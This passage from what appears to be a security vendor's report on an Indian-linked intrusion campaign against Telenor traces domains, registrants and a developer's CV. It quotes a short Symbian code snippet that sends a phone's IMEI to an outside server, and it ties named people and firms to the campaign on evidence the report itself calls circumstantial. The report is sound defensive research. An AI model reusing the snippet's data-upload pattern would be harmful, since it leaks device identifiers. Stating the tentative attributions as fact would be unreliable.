
The interesting bit was found further down this thread, where the developer posted a snippet of source code:



```
iPostDataPtr1.Append(i);
TBuf<1000> uri;
uri.Append(_L("http:\\www.softservices.org\\newsymb.php?imei="));
uri.Append(_L("1234"));
TBuf8<1000> uri8;
uri8.Copy(uri);
TBuf8<20> h;
```

This piece of code appears used for uploading mobile data like IMEI number to softservices.org.

We then found the apparent developer’s profile on Elance, an online employment service for freelance programmers.



Expert C++ Coder

India | Ambala, Haryana

Resume/C.V.

A 2007-11 B.Tech passout from Kurukshetra University ,Kurukshetra. Having 2 year experience in developing windows applications and symbian applications using various languages.

Payment Terms

None specified

Service Description

Did following applications for my previous employer:

1. Windows Employ Monitoring Application using
a. C++
b. QT
c. Ruby

2. Symbian Employ Monitoring Application using Symbian c++

3. Symbian GPS location tracker

Education

Kurukshetra University

B.Tech IT

- 2011

Employment

Appin Software Security Pvt. Ltd.

Software Develop

2012 - 2013

The developer's CV on Elance (name redacted).

Based on this we suspect that there are or have been projects to develop mobile malware by this group, even if we have not found any related mobile malware in our databases.

Mantra Tech Ventures and INNEFU

Mantra Tech Ventures is the registration service for several of the malicious domains that have been in use. The service first came to our attention because it was used for registering the Command & Control domains *cobrapub.com, mymyntra.net, and n00b4u.com.* In addition, Mantra Tech Ventures owns *abhedya.net*, which seems to be a name server service for domains registered by them. Abhedya has been used by several sites in the attack infrastructure like *currentnewsstore.com*, *crvhostia.net*, *webmicrosoftupdate.net* and *fuzzyfile.net*.

Abhedya is also visible in the PIEGAUZ.NET name server history:

```
Event Date      Action          Pre-Action Server        Post-Action Server
==============================================================================
2010-04-22      New             -none-                   Abhedya.net
2010-04-23      Transfer        Abhedya.net              Piegauz.net
2010-11-01      Delete          Piegauz.net              -none-
2010-11-04      New             -none-                   Suspended-domain.com
2010-11-11      Transfer        Suspended-domain.com     Piegauz.net
2012-04-23      Transfer        Piegauz.net              Foundationapi.com
2012-06-02      Delete          Foundationapi.com         -none-
2012-07-09      New             -none-                   Above.com
```


abedhya.net is currently a privacy protected domain, but it used to be registered by one **Arun Bansal**, CEO and founder of Mantra Ventures and the “Ethical Hacking Institute” *hackingtruths.org*.

```
Domain Name: ABHEDYA.NET

Registrant:
    HackingTruths
    Arun Bansal        (arun@hackingtruths.org)
    *** ********* ***** *******
    ******
    Delhi,110085
    IN
```

The domain *appinonline.com* is also hosted on the cloud service *mantragrid.com*, a Mantra Ventures company.

There is another interesting detail: We found a connection log on one of the open drop folders earlier mentioned. This log folder was named “test” and data in it was uploaded from an IP belonging to the French provider OVH. The log contained data from a lab test PC whose registered owner was “**innefu**”.

There is indeed an Indian information security consulting group named Innefu. The domain innefu.com was registered by the same Arun Bansal. Innefu also hires “ethical hackers”:



Opening for Ethical Hacking

by Innefu Labs Pvt Ltd in Srinagar

Experience: 0 yrs. | Salary: INR 1,00,000 - 1,50,000 P.A

It is possible that Mantra Tech Ventures hosted the malicious sites by coincidence, and it is possible that INNEFU (if indeed the mentioned log came from them) just happened to run the malware in an automatic test system like many other security vendors do as part of their malware analysis research.

Conclusion

When researching the attack against Telenor we were able to uncover that actors apparently operating from India have been conducting attacks against business, government and political organizations around the world for over three years.

There are also indicators of involvement by private sector companies or persons connected to these, though these data are circumstantial and may be attempts to implicate said companies.

We have no visibility into whether the attacks were done on behalf of others, and if so who commissioned them or whether all attacks were commissioned by one entity or by several.

The methods used were primarily based on different social engineering tactics rather than exploits, but history has shown that social engineering based attacks can be very successful, confirmed once again by looking at the data we have been able to uncover.

Organizations today need to realize that it’s not a matter of whether they will be compromised but a question of when and have a plan in place for how to deal with those compromises.

Bibliography

1. **Scumware.org.** Scumware search. *scumware.org.* [Online] http://www.scumware.org/report/173.236.24.254.

2. **MacKenzie, Stuart.** [Online] http://www.thetimes.co.uk/tto/multimedia/archive/00372/DOC100113-100120132_372895a.pdf.

3. **Wikipedia.** CME Group. *Wikipedia.* [Online] http://en.wikipedia.org/wiki/CME_Group.

4. **WIPO.** WIPO Arbitration and Mediation Center. *WIPO.* [Online] http://www.oapi.wipo.net/amc/en/domains/search/text.jsp?case=D2012-1666.

5. **Domaintools.** Domaintools History. *Domaintools.* [Online] http://www.domaintools.com/research/whois-history/?page=details&domain=hackerscouncil.com&date=2011-04-03.

6. **ThreatExpert Analysis**. *ThreatExpert.* [Online] http://www.threatexpert.com/report.aspx?md5=4a44b6b6463fa1a8e0515669b10bd338.

7. **Scumware.org.** Scumware search. *Scumware.org.* [Online] http://www.scumware.org/report/bluecreams.com.

8. **Viruswatch.** Virus-sites with status changes. *Clean-MX.com.* [Online] http://lists.clean-mx.com/pipermail/viruswatch/20110317/023586.html.

Passive DNS data provided by ISC Security (https://security.isc.org/)

Appendixes (available in a separate document)

A. **Samples extracted from Telenor intrusion**

B. **Some related cases based on behaviour and malware similarity parameters.**

C. **Malware string indicators**

D. **Project and debug paths extracted from executables**

E. **Domain names connected to case**

F. **IP addresses connected to case**

G. **Sample MD5's**

normanSHARK

Norman Shark is a global leader and pioneer in proactive security software solutions and forensics malware tools. Norman Shark offers enterprise customers a portfolio of solutions for analyzing and building defensible networks against advanced targeted attacks. Formerly part of Norman AS, a Norway-based IT security company established in 1984, Norman Shark became an independent company in January 2013, to allow the company to focus on developing solutions for Threat Discovery, security analytics and ICS protection to address the growing needs of the enterprise market.

Contact Us:

1855 1st Ave., Suite 201
San Diego, CA 92101
1.888.466.6762

Strandveien 37
Lysaker, Norway
+47-67-10-97-00

www.normanshark.com